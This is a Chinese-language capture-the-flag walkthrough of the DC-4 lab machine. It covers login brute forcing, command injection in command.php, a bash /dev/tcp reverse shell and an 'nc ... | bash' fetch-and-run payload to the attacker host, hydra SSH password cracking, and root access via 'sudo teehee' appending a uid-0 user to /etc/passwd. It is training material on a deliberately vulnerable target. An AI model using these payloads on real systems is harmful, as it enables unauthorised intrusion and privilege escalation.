

信息收集

主机发现

```
(root@kali)-[/home/kali]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.
192.168.230.160 00:0c:29:4e:61:b8    VMware, Inc.
192.168.230.254 00:50:56:e2:d6:39    VMware, Inc.

25 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.005 seconds (127.68 hosts/sec). 4 responded

(root@kali)-[/home/kali]
#
```

端口发现

```
(root@kali)-[/home/kali]
# nmap -Pn -sS 192.168.230.160 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 21:40 -0400
Nmap scan report for 192.168.230.160
Host is up (0.00069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:4E:61:B8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```

综合探测

```
(root@kali)-[/home/kali]
# nmap -Pn -sS 192.168.230.160 -p 80,22 -A -O -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 21:40 -0400
Nmap scan report for 192.168.230.160
Host is up (0.00055s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|_   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_   256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp    open  http      nginx 1.15.10
|_ http-title: System Tools
|_ http-server-header: nginx/1.15.10
MAC Address: 00:0C:29:4E:61:B8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms  192.168.230.160

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.74 seconds
```

访问80


```
(root@kali)-[/home/kali]
# curl -I 192.168.230.160
HTTP/1.1 200 OK
Server: nginx/1.15.10
Date: Thu, 03 Sep 2026 01:43:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
```

指纹识别

```
(root@kali)-[/home/kali/桌面/share]
# whatweb -a 3 192.168.230.160 -v
ERROR Opening: https://192.168.230.160 - Connection refused - connect(2) for "192.168.230.160" port 443
WhatWeb report for http://192.168.230.160
Status      : 200 OK
Title       : System Tools
IP          : 192.168.230.160
Country     : RESERVED, ZZ

Summary     : HTML5, HTTPServer[nginx/1.15.10], nginx[1.15.10], PasswordField[password]
```

目录扫描



漏洞利用

- 暴力破解进入后台

3. Intruder attack of http://192.168.230.160

ResultsPositions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response receive...	Error	Timeout	Length	Comm
1219	admin	happy	302	3			665	
1220	administrator	happy	200	4			641	
1221	root	happy	200	2			641	
1222	user	happy	200	4			641	

Request

PrettyRawHex

```
1 POST /login.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/index.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=happy
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.15.10
3 Date: Thu, 03 Sep 2026 01:55:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: index.php
10 Content-Length: 367
11
12
13 <html>
14 <head>
15 <title>
16 System Tools
17 </title>
18 <link rel="stylesheet" href="css/styles.css">
```

发现命令执行。

22	http://192.168.230.160	POST	/command.php	✓	200	1034	HTV
21	http://192.168.230.160	POST	/command.php	✓	200	1034	HTV
20	http://192.168.230.160	POST	/command.php	✓	200	1313	HTV
19	http://192.168.230.160	GET	/command.php		200	962	HTV

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=du+h&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: du -h

```
4.0K ./images
8.0K ./css
32K .
```

[Return to the menu.](#)

21	http://192.168.230.160	POST	/command.php	✓	200	1034	HTML	php	Sy
20	http://192.168.230.160	POST	/command.php	✓	200	1313	HTML	php	Sy
19	http://192.168.230.160	GET	/command.php		200	962	HTML	php	Sy

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=ls+|&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l

```
total 24
-rw-r--r-- 1 root root 1783 Apr 5 2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images
-rw-r--r-- 1 root root 506 Apr 6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr 7 2019 login.php
-rw-r--r-- 1 root root 663 Mar 24 2019 logout.php
```

[Return to the menu.](#)

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=ls -l;pwd&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l;pwd

```
total 24
-rw-r--r-- 1 root root 1783 Apr 5 2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images
-rw-r--r-- 1 root root 506 Apr 6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr 7 2019 login.php
-rw-r--r-- 1 root root 663 Mar 24 2019 logout.php
/usr/share/nginx/html
```

[Return to the menu.](#)

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=ls -l echo $0&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l;echo \$0

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5 2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images
-rw-r--r-- 1 root root 506 Apr  6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7 2019 login.php
-rw-r--r-- 1 root root 663 Mar 24 2019 logout.php
```

sh

[Return to the menu.](#)

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 78
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=ls -l bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l;bash -c 'bash -i >

[Return to the menu.](#)

长度限制

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=bash -c 'id'&submit=Run
```

Response

Pretty Raw Hex Render

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: bash -c 'id'

uid=33(www-data) gid=33(www-data) groups=33(www-data)

[Return to the menu.](#)

长度绕过 获取shell

- 攻击机写入反弹shell，让目标主动拉取加载/



- 攻击机挂在恶意反弹shell

```
(root@kali)-[/home/kali/sever]
# nc -lvp 80 < index.html
listening on [any] 80 ...
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.160] 53612
```

- 开启监听等待目标主动连接

```
(root@kali)-[/home/kali]
# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.160] 37218
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dc-4: /usr/share/nginx/html$
```

- 目标主动访问并加载

Request

Pretty Raw Hex

```
1 POST /command.php HTTP/1.1
2 Host: 192.168.230.160
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://192.168.230.160
10 Connection: keep-alive
11 Referer: http://192.168.230.160/command.php
12 Cookie: PHPSESSID=pb7r3tfk2kqqkv2ikut7usnka3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 radio=nc 192.168.230.141 80 | bash &submit=Run
```


升级shell

```
www-data@dc-4: /usr/share/nginx/html$ python --version
python --version
Python 2.7.13
www-data@dc-4: /usr/share/nginx/html$ python -c 'import pty; pty.spawn("/bin/bash")'
<tml$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-4: /usr/share/nginx/html$ ^Z
zsh: suspended nc -nlvp 9999

(root@kali) - [/home/kali]
# stty raw -echo; fg
[1] + continued nc -nlvp 9999
fg
bash: fg: current: no such job
www-data@dc-4: /usr/share/nginx/html$ export TERM=xterm
www-data@dc-4: /usr/share/nginx/html$ export SHELL=bash
www-data@dc-4: /usr/share/nginx/html$ stty rows 60 cols 213
www-data@dc-4: /usr/share/nginx/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dc-4: /usr/share/nginx/html$ whoami
www-data
www-data@dc-4: /usr/share/nginx/html$ ls
command.php  css  images  index.php  login.php  logout.php
www-data@dc-4: /usr/share/nginx/html$
```

权限提升

翻找有用信息

- 找到三个用户

```
www-data@dc-4: /var/mail$ cd jim
bash: cd: jim: Not a directory
www-data@dc-4: /var/mail$ ls
jim  www-data
www-data@dc-4: /var/mail$ cat jim
cat: jim: Permission denied
```

- 找到备份字典

```
www-data@dc-4: /home/jim/backups$ cat old-passwords.bak
000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
dragon
654321
666666
123
```


- 挂在字典，使用攻击机下载并ssh爆破

```
www-data@dc-4:/home/jim/backups$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
(root@kali)-[/home/kali/sever]
# hydra -l charles -P old-passwords.txt 192.168.230.160 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-02 23:21:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task
[DATA] attacking ssh://192.168.230.160:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-02 23:22:03

(root@kali)-[/home/kali/sever]
# hydra -l sam -P old-passwords.txt 192.168.230.160 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-02 23:23:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task
[DATA] attacking ssh://192.168.230.160:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-02 23:23:44

(root@kali)-[/home/kali/sever]
# hydra -l jim -P old-passwords.txt 192.168.230.160 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-02 23:24:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task
[DATA] attacking ssh://192.168.230.160:22/
[22][ssh] host: 192.168.230.160 login: jim password: jibril04
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-02 23:25:20
```

ssh登陆

```
(root@kali)-[/home/kali/sever]
# ssh jim@192.168.230.160 -p 22
The authenticity of host '192.168.230.160 (192.168.230.160)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.230.160' (ED25519) to the list of known hosts.
jim@192.168.230.160's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr 7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ ls
backups mbox test.sh
jim@dc-4:~$ sh test.sh
Learn bash they said.
Bash is good they said.
But I'd rather bash my head against a brick wall.
jim@dc-4:~$
```

继续获取之前被拒绝权限的文件发现新账户

```
jim@dc-4:/var$ cd mail/
jim@dc-4:/var/mail$ ls
jim www-data
jim@dc-4:/var/mail$ ls -l
total 8
-rw-rw---- 1 jim      mail  715 Apr  6  2019 jim
-rw-rw---- 1 www-data mail 1756 Sep  3 13:05 www-data
jim@dc-4:/var/mail$ cat jim
From: charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000k0-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000k0-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: 0

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: ^xHhA&hvim0y

See ya,
Charles

jim@dc-4:/var/mail$
```

登陆新账户发现存在一个sudo权限

```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/var/mail$
```

teehee提权

```
echo "root2::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
```

有的系统强制输入密码无密码直接失败

同一个系统中的不同账号，完全可以各自使用不同的加密算法，因此/etc/passwd中的加密方式不统一，自己选一个加密方式即可

```
echo "root2:$(openssl passwd -1 123456):0:0::/root:/bin/bash" | sudo teehee -a /etc/passwd
```



```
charles@dc-4:/var/mail$ echo "root3:$(openssl passwd -1 123456):0:0:/root:/bin/bash" | sudo teehee -a /etc/passwd
root3:$1$dYKTWj/$48LuWhSwG18QTrs/LSJa.1:0:0:/rcot:/bin/bash
charles@dc-4:/var/mail$ su root3
Password:
root@dc-4:/var/mail# cd /root;ls
flag.txt
root@dc-4:~# cat flag.txt
```

```
888      888      888 888      8888888b.      888 888 888 888
888  o  888      888 888      888 "Y88b      888 888 888 888
888 d8b 888      888 888      888 888      888 888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d888888b888 d8P Y8b 888 888      888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888      888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888      88888888P" "Y88P" 888 888 "Y8888 888 888 888 888
```

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:~#